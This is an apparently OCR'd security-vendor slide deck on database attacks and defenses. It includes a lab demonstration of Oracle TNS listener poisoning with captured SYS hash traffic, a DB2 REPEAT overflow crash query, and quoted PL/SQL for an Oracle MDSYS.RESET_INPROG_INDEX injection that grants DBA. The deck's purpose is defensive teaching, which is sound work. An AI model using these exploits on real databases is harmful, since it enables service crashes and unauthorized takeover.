
APPLICATION SECURITY, INC.

Exploiting Listener Misconfiguration

- ***Attack Target:***
  - Oracle 11g Release 2
- ***Privilege Level:***
  - Anyone on the network
- ***Outcome:***
  - Listen to traffic, or full database takeover
- ***Vulnerabilities Exploited:***
  - Oracle Listener TNS Poisoning

APPLICATION SECURITY, INC.

TNS Poisoning Attack – Step By Step



APPLICATION SECURITY, INC.

Exploiting Misconfigurations

Oracle 11g TNS Listener Poison Attack

Administrator: Command Prompt - Server (192.168.0.193)

```
C:\app\Administrator\product\11.2.0\dbhome_1\BIN>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d816:a0e:4cf2:e74e%10
   IPv4 Address. . . . . . . . . . . : 192.168.0.193
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.99

Tunnel adapter Local Area Connection* 8:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\app\Administrator\product\11.2.0\dbhome_1\BIN>
```

Target DB on 192.168.0.193

Exploiting Misconfigurations

Oracle 11g TNS Listener Poison Attack

Command Prompt - Client (192.168.0.170) - sqlplus system/syspass123@192.168.0.193/orcldb

```
C:\Util\instantclient_11_2>sqlplus system/syspass123@192.168.0.193/orcldb

SQL*Plus: Release 11.2.0.2.0 Production on Wed May 2 16:03:30 2012

Copyright (c) 1982, 2010, Oracle.  All rights reserved.


Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Producti
With the Partitioning, OLAP, Data Mining and Real Application Testin

SQL> select name,password from sys.user$ where name='SYS';

NAME                           PASSWORD
------------------------------ ------------------------------
SYS                            FA3E0A60B25171AB

SQL>
```

Client makes DBA connection to Target DB (orcldb)

DBA reads sensitive data

Exploiting Misconfigurations

Oracle 11g TNS Listener Poison Attack

Command Prompt - Attacker (TCP Proxy) (192.168.0.168) - python proxy.py -l 192.168.0.168 -p 15...

```
C:\tnspoison>python proxy.py -l 192.168.0.168 -p 1521 -r 192.168.0.193 -P 1521
```

Starting the TNS Proxy
Remote IP = Target DB

Exploiting Misconfigurations

Oracle 11g TNS Listener Poison Attack

Command Prompt - Attacker (TNS Poison) (192.168.0.168) - python tnspoisonv1.py 192.168.0.168...

```
C:\tnspoison>python tnspoisonv1.py 192.168.0.168 1521 orcldb 192.168.0.193 1521
Sending initial buffer ...
Answer: Accept(2)
Sending registration ...
'\x04N\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x04D \x08\xff\x03\x01\x00\x124444

Answer: Data(6)
'\x01J\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x01@ \x08\xff\x03\x01\x00\x124444
4x\x10\x102\x102\x102\x102\x102Tv\x00x\x102Tv\x18\x01\x00\x80\x07\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x05\x00\x00\x00\x10\x00\x00\x00\x02\x00\x00\x00\xf
8\xf7\x13\x02\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xa8\x0c\x17\x02S\x
cc\xd3f \x0f\x07V\xe0@\x00\x7f\x01\x00,\xa1\x05\x00\x00\x00\n\x00\x00\x00\x01\x0
0\x00\x00 \xfa\x13\x02\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x18\x0b\x
17\x02orcldbXDB\x00\x05\x00\x00\x00\x0b\x00\x00\x00\x01\x00\x00\x00\xb0\xfa\x13\
x02\x06\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xf0\n\x17\x02orcldb_XPT\x00\
x05\x00\x00\x00\x07\x00\x00\x00\x01\x00\x00\x00\x10\x02\x14\x02\x06\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00P\n\x17\x02orcldb\x00\x05\x00\x00\x00\x10\x00\x00
\x00\x02\x00\x00\x00@\xb42\x03\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
98\r\x17\x02S\xcc\xd3f \x15\x07V\xe0@\x00\x7f\x01\x00,\xa1\x05\x00\x00\x00\x10\x
00\x00\x00\x02\x00\x00\x00X\xb42\x03\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00S\xcc\xd3f \x11\x07V\xe0@\x00\x7f\x01\x00,\xa1'
Sleeping for 10 seconds... (Ctrl+C to stop)...
```

Manually registering proxy with same name as target DB

Exploiting Misconfigurations

Oracle 11g TNS Listener Poison Attack

Command Prompt - Client (192.168.0.170) - sqlplus system/syspass123@192.168.0.193/orcldb

```
------------------------------ ------------------------------
SYS                            FA3E0A60B25171AB

SQL> Disconnected from Oracle Database 11g Enterprise Edition Release 11.2.0.1.0
 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

C:\Util\instantclient_11_2>sqlplus system/syspass123@192.168.0.193/orcldb

SQL*Plus: Release 11.2.0.2.0 Production on Wed May 2 16:07:13 2012

Copyright (c) 1982, 2010, Oracle.  All rights reserved.


Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> Disconnected from Oracle Database 11g Enterprise Edition Release 11.2.0.1.0
 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

C:\Util\instantclient_11_2>sqlplus system/syspass123@192.168.0.193/orcldb

SQL*Plus: Release 11.2.0.2.0 Production on Wed May 2 16:07:15 2012

Copyright (c) 1982, 2010, Oracle.  All rights reserved.


Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> select name,password from sys.user$ where name='SYS';

NAME                           PASSWORD
------------------------------ ------------------------------
SYS                            FA3E0A60B25171AB

SQL> _
```

Client connects to Target DB again

DBA reads sensitive data again

Exploiting Misconfigurations

Oracle 11g TNS Listener Poison Attack

Command Prompt - Attacker (TCP Proxy) (192.168.0.168) - python proxy.py -l 192.168.0.168 -p 15...

```
x00\x004select name,password from sys.user$ where name='SYS'\x01\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00"
SEND '\x01\x82\x00\x00\x06\x00\x00\x00\x00\x00\x10\x17\x00\x00\x00n\xff{Ru\xccW\
x96\x98\xc9\xb3\x94\xe8\\\xf3\xf6xp\x05\x02\x11\x04\x19<\x00\x00\x00\x02\x00\x00
\x00=\x01\x01\x80\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\xb2\x00\x01\x00\x1e\x00\x00\x00\x00\x04\x04\x00\x00\x0
0\x04NAME\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x01\x80\x0
0\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\xb2\x00\x01\x00\x1e\x00\x00\x00\x01\x08\x08\x00\x00\x00\x08PASSWORD\x00\x0
0\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x07\x00\x00\x00\x07xp\x05\x02\
x11\x08%\x00\x00\x00\x00\xe8\x1f\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00\x00\x00
\x00\x00\x06\x01"\x00\x02\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x1a\x07\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00_\x0e\x07\x03SYS\x10FA3E0A6
0B25171AB\x08\x06\x00\xb7\x9e\x0e\x00\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x01\x0
0\x00\x00\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\x1e\x00\x0
3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x11\x00\x00\x01\x00\x00\x006\x01\x00\x00\x00\x00\x00\x
00Hx<\x0b\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00'
RECV '\x00\x15\x00\x00\x06\x00\x00\x00\x00\x00\x03\x05\x12\x03\x00\x00\x00\x0f\x
00\x00\x00'
SEND '\x00\x84\x00\x00\x06\x00\x00\x00\x00\x00\x04\x01\x00\x00\x00\x10\x00\x01\x
01\x00\x00\x00<\x05\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x12\x00\x00\x01\x00\x00\x006\x01\x00\x00\x00\x00\x00\x00Hx<\x0b\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x19ORA-01403: no data found\n'
```

Configuration Changes

Standalone Databases

- **Disable remote registration in the TNS Listener**
  - ‘dynamic_registration = off’ in listener.ora
- **Only allow secure connections**
  - $IPC instead of $TCP

RAC Clusters

- **Use ASO (Now free for RAC users) and REQUIRE SSL**
  - Certificate authentication will stop attackers from registering new instances

APPLICATION SECURITY, INC.

Buffer Overflows

Crash or Exploit

- Simple: crash the server
- Advanced: load and run malicious code

Only a vendor patch fixes the issue

- Like a SQL Injection vulnerability – Need vendor fix

APPLICATION SECURITY, INC.

Exploiting Buffer Overflows

- ***Attack Target*:**
  - IBM DB2 LUW 9.1 Fix Pack 8
- ***Privilege Level*:**
  - Any database user
- ***Outcome*:**
  - Crash database server
- ***Vulnerabilities Exploited*:**
  - Heap buffer overflow in built-in scalar function REPEAT

APPLICATION SECURITY, INC.

Exploiting Buffer Overflows

DB2 9.1 Heap Overflow in REPEAT Function

DB2 CLP - DB2COPY1 - C:\PROGRA~1\IBM\SQLLIB\BIN\db2setcp.bat DB2SETCP.BAT DB2.EXE

```
(c) Copyright IBM Corporation 1993,2002
Command Line Processor for DB2 ADCL 9.1.8

You can issue database manager commands and SQL statements from the command
prompt. For example:
    db2 => connect to sample
    db2 => bind sample.bnd

For general help, type: ?.
For command help, type: ? command, where command can be
the first few keywords of a database manager command. For example:
 ? CATALOG DATABASE for help on the CATALOG DATABASE command
 ? CATALOG          for help on all of the CATALOG commands.

To exit db2 interactive mode, type QUIT at the command prompt. Outside
interactive mode, all commands must be prefixed with 'db2'.
To list the current command option settings, type LIST COMMAND OPTIONS.

For more detailed help, refer to the Online Refere

db2 => connect to sample user user1
Enter current password for user1:

   Database Connection Information

 Database server        = DB2/NT 9.1.8
 SQL authorization ID   = USER1
 Local database alias   = SAMPLE

db2 =>
```

Connect to the database

Run the exploit. No privileges needed!

APPLICATION SECURITY, INC.

Exploiting Buffer Overflows

DB2 9.1 Heap Overflow in REPEAT Function

DB2 CLP - DB2COPY1 - db2

```
C:\Program Files\IBM\SQLLIB\BIN\db2
(c) Copyright IBM
Command Line Proce

You can issue data
prompt. For exampl
    db2 => connect
    db2 => bind sa

For general help,
For command help,
the first few keyw
 ? CATALOG DATABAS
 ? CATALOG

To exit db2 intera
interactive mode,
To list the curren

For more detailed

db2 => connect to
Enter current pass

   Database Connec

 Database server
 SQL authorization
 Local database al

db2 => SELECT REPE
```

Event Viewer

File Action View Help

Event Viewer (Local)
- Application
- Security
- System

System 140 event(s)

Type	Date	Time	Source	Ca
Error	3/31/2011	8:08:01 PM	Service Control Manager	No

Event Properties

Event

Date: 3/31/2011 Source: Service Control Manager
Time: 8:08:01 PM Category: None
Type: Error Event ID: 7034
User: N/A
Computer: DB2LUW91FP8

Description:

The DB2 - DB2COPY1 - DB2 service terminated unexpectedly. It has done this 1 time(s).

For more information, see Help and Suppo nter at
http://go.microsoft.com/fwlink/events.asp

Data: Bytes

OK Cancel Apply

No more database.

APPLICATION SECURITY, INC.

Freely Available Exploit Code

Google

db2 repeat overflow | Search

About 273,000 results (0.15 seconds) | Advanced search

Everything
Images
Videos
News
Shopping
More

Four Corners, FL
Change location

Show search tools

IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability
Jan 27, 2010 ... IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability ... IBM DB2 Universal Database 9.1 Fix Pack 6a. IBM DB2 Universal Database 9.1 Fix ...
www.securityfocus.com/bid/37976 - Cached - Similar- Block all securityfocus.com results

Databases : IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation ...
IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation Vulnerabilities (Linux); Check for the version of IBM DB2.
www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1... - Cached

VUPEN - IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation ...
Apr 23, 2010 ... Security advisory: IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation Vulnerabilities (VUPEN/ADV-2010-0982) - VUPEN is a leading IT ...
www.vupen.com/english/advisories/2010/0982

CVE-2010-1560 : Buffer overflow in the REPEAT function in IBM DB2 ...
Apr 27, 2010 ... CVE-2010-1560 : Buffer overflow in the REPEAT function in IBM DB2 9.1 before FP9 allows remote authenticated users to cause a denial of ...
www.cvedetails.com/cve/CVE-2010-1560/ - Cached

SecurityFocus™ | About | Contact

Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation ›

info | discussion | exploit | solution | references

IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability

The following proof-of-concept query is available:

```
SELECT REPEAT(REPEAT('1',1000),1073741825) FROM SYSIBM.SYSDUMMY1
```


APPLICATION SECURITY, INC.

Privilege Escalation

I am now DBA

- Vulnerabilities can lead to low privileged users becoming DBA

Only a vendor patch fixes the issue

- Risk management when considering patch rollout

APPLICATION SECURITY, INC.

Exploiting Privilege Escalation

- ***Attack Target:***
  - Oracle11g Release 2
- ***Privilege Level:***
  - CREATE PROCEDURE and EXEC on MDSYS.RESET_INPROG_INDEX
- ***Outcome:***
  - Full control of the database (assume DBA role)
- ***Vulnerabilities Exploited:***
  - Privilege escalation in MDSYS.RESET_INPROG_INDEX

APPLICATION SECURITY, INC.

The Attack – Step by Step

1. **Setup**
   a) Create procedure *myproc* containing code to grant my account DBA
   b) Create function *myfn* containing code to create a trigger in the system schema. The trigger calls myproc.
2. **Exploit**
   a) Exploit the vulnerability, causing MDSYS to run *myfn*. Creates the trigger.
3. **Reap Rewards**
   a) Use PUBLIC privileges to run a SQL statement that causes the trigger to fire. System runs the trigger, which calls myproc which grants my account DBA.

APPLICATION SECURITY, INC.

Exploiting Privilege Escalation

Oracle 11gR2 Privilege Escalation in MDSYS.RESET_INPROG_INDEX

oracle@localhost:~

File Edit View Terminal Tabs Help

```
SQL> CONNECT user1/admin123;
Connected.
```

Setup step 1: Create attack code (myproc) to grant DBA privileges to user1

APPLICATION SECURITY, INC.

Exploiting Privilege Escalation

Oracle 11gR2 Privilege Escalation in MDSYS.RESET_INPROG_INDEX

oracle@localhost:~

File Edit View Terminal Tabs Help

```
SQL>
```

Setup Step 2: Create a function (myfn) that creates an evil trigger that calls the attack code (myproc)

APPLICATION SECURITY, INC.

Exploiting Privilege Escalation

Oracle 11gR2 Privilege Escalation in MDSYS.RESET_INPROG_INDEX

oracle@localhost:~

File Edit View Terminal Tabs Help

```
SQL>
```

Run the exploit. Causes MDSYS to run myfn and create the evil trigger.

Insert statement causes the evil trigger to run myproc and grants DBA

APPLICATION SECURITY, INC.

Exploiting Privilege Escalation

Oracle 11gR2 Privilege Escalation in MDSYS.RESET_INPROG_INDEX

oracle@localhost:~

File Edit View Terminal Tabs Help

```
[oracle@localhost ~]$ sqlplus user1

SQL*Plus: Release 11.2.0.1.0 Production on Mon Apr 11 14:55:48 2011

Copyright (c) 1982, 2009, Oracle.  All rights reserved.

Enter password:

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> SELECT * FROM SESSION_ROLES;

ROLE
------------------------------
CONNECT
DBA
SELECT_CATALOG_ROLE
HS_ADMIN_SELECT_ROLE
EXECUTE_CATALOG_ROLE
HS_ADMIN_EXECUTE_ROLE
DELETE_CATALOG_ROLE
EXP_FULL_DATABASE
IMP_FULL_DATABASE
DATAPUMP_EXP_FULL_DATABASE
DATAPUMP_IMP_FULL_DATABASE

ROLE
------------------------------
GATHER_SYSTEM_STATISTICS
```

Attacker is now DBA

APPLICATION SECURITY, INC.

Google Told Me All About It…..

Google

MDSYS.RESET_INPROG_INDEX exploit

Search

Advanced search

About 76 results (0.27 seconds)

Everything
Images
Videos
News
Shopping
More

Boxford, MA
Change location

Show search tools

www.notsosecure.com
Jan 19, 2011 ... **mdsys.reset_inprog_index**('aa" and scott.fn2()=1 and "1"=
The **exploit** is already available in metasploit: ...
www.notsosecure.com/ - Cached - Similar

www.notsosecure.com » Blog Archive » Oracle CPU Jan 2011
Jan 19, 2011 ... Well, although MDSYS does not have DBA role it has "CRE
www.notsosecure.com/folder2/2011/01/19/oracle-cpu-jan-2011/ - Cached

Show more results from notsosecure.com

[PDF] Integrigy Oracle Critical Patch Update E-Business Suite Im
File Format: PDF/Adobe Acrobat - Quick View
Jan 27, 2011 ... SQL injection in **mdsys.reset_inprog_index**. • **Exploit** pub
SYS, SYSTEM, DBA, or EXECUTE ANY PROCEDURE to **exploit** ...
www.integrigy.com/.../Integrigy-Oracle-CPU-January-2011-E-Business-Suite

[PDF] Oracle Critical Patch Update Oracle Database Impact
File Format: PDF/Adobe Acrobat - Quick View
Feb 3, 2011 ... SQL injection in **mdsys.reset_inprog_index**. • **Exploit** ...
www.integrigy.com/.../Integrigy-Oracle-CPU-January-2011-Database-Impact

Show more results from integrigy.com

[PDF] Hacking Oracle From Web Apps
File Format: PDF/Adobe Acrobat - View as HTML
SQL Injection in **mdsys.reset_inprog_index**() procedure ..... 4: Type 4 is O
[ORACLE dbms_export_extension **exploit**] ...
www.defcon.org/.../DEFCON-18-Siddharth-Hacking-Oracle-From-Web.pdf

Oracle Database Multiple Vulnerabilities | www.cert.be
Jan 19, 2011 ... Multiple **vulnerabilities** have been reported in Oracle Datab
passed to the **mdsys.reset_inprog_index**() procedure is not ...
https://www.cert.be/pro/node/5416 - Cached

---

lets assume that scott has execute any procedure privilege:

now scott creates a function such as:

```
create or replace function fn2 return int authid current_user is
pragma autonomous_transaction;
BEGIN
execute immediate 'create or replace trigger "SYSTEM".the_trigger2
before insert on system.OL$ for each row BEGIN SCOTT.Z();
dbms_output.put_line(''aa'');end ;';
return 1;
END;
```

than scott makes this function executable by public:

```
grant execute on scott.fn2 to public;
```

now since scott has execute any procedure privilege, he injects the function created above and make mdsys create a trigger in "system" schema:

```
begin
mdsys.reset_inprog_index('aa'' and scott.fn2()=1 and
''1''=''1','bbbbb');
end;
```

Since, public has insert privileges on system.OL$, he does:

```
insert into system.OL$ (OL_NAME) VALUES ('JOB Done');
```

this should make the system user execute the function SCOTT.Z() giving scott DBA privileges.

APPLICATION SECURITY, INC.

Privilege Escalation

How to protect the DB

- Since the weaknesses are in the DBMS itself, vendor patches are required to fix
- Minimize the attack surface
- Least privileges
- Monitor database activity
- Log calls to known vulnerable functions
- Baseline privileges and role memberships – Audit on regular basis

APPLICATION SECURITY, INC.

Unpatched Database

Vulnerable the day the patch is released

- Exploit/POC code emerges quickly
- Patches can be reverse engineered

What do we patch first?

- Critical business systems? Low risk systems?
- Have a patch plan in place
- Don’t forget low risk systems
- Audit/monitor vulnerable functions
- Know what’s vulnerable

APPLICATION SECURITY, INC.

Unencrypted Data – At Rest and In Motion

Data at Rest

- File system encryption
- Transparent Data Encryption (TDE)
- http://www.teamshatter.com/topics/general/team-shatter-exclusive/encrypting-data-at-rest/

Data In Motion

- SSL
- Oracle ASO
- Kerberos
- http://www.teamshatter.com/topics/general/team-shatter-exclusive/network-encryption-in-modern-relational-database-management-systems/

APPLICATION SECURITY, INC.

Scared yet? Paralysis setting in?

APPLICATION SECURITY, INC.

Not Doing Anything

Reliance on Perimeter Protection Only

- Does Not Work
- Sony, Epsilon, etc.

Who's responsible for DB Security?

- Who are the stakeholders?
- DBA? Security?

APPLICATION SECURITY, INC.

Credits

- David Litchfield
- Esteban Martinez Fayo
- Martin Rakhmanov
- Evgeny Legerov

APPLICATION SECURITY, INC.

References

- **Team SHATTER: http://www.teamshatter.com/**
- **Database Top 10: http://www.teamshatter.com/topics/general/team-shatter-exclusive/top-10-database-vulnerabilities-and-misconfigurations/**
- **TNS Poisoning: http://www.teamshatter.com/topics/general/team-shatter-exclusive/oracle-0-day-tns-listener-poison-attack/**
- **Vulnerability Disclosures: http://www.securityfocus.com/vulnerabilities**

APPLICATION SECURITY, INC.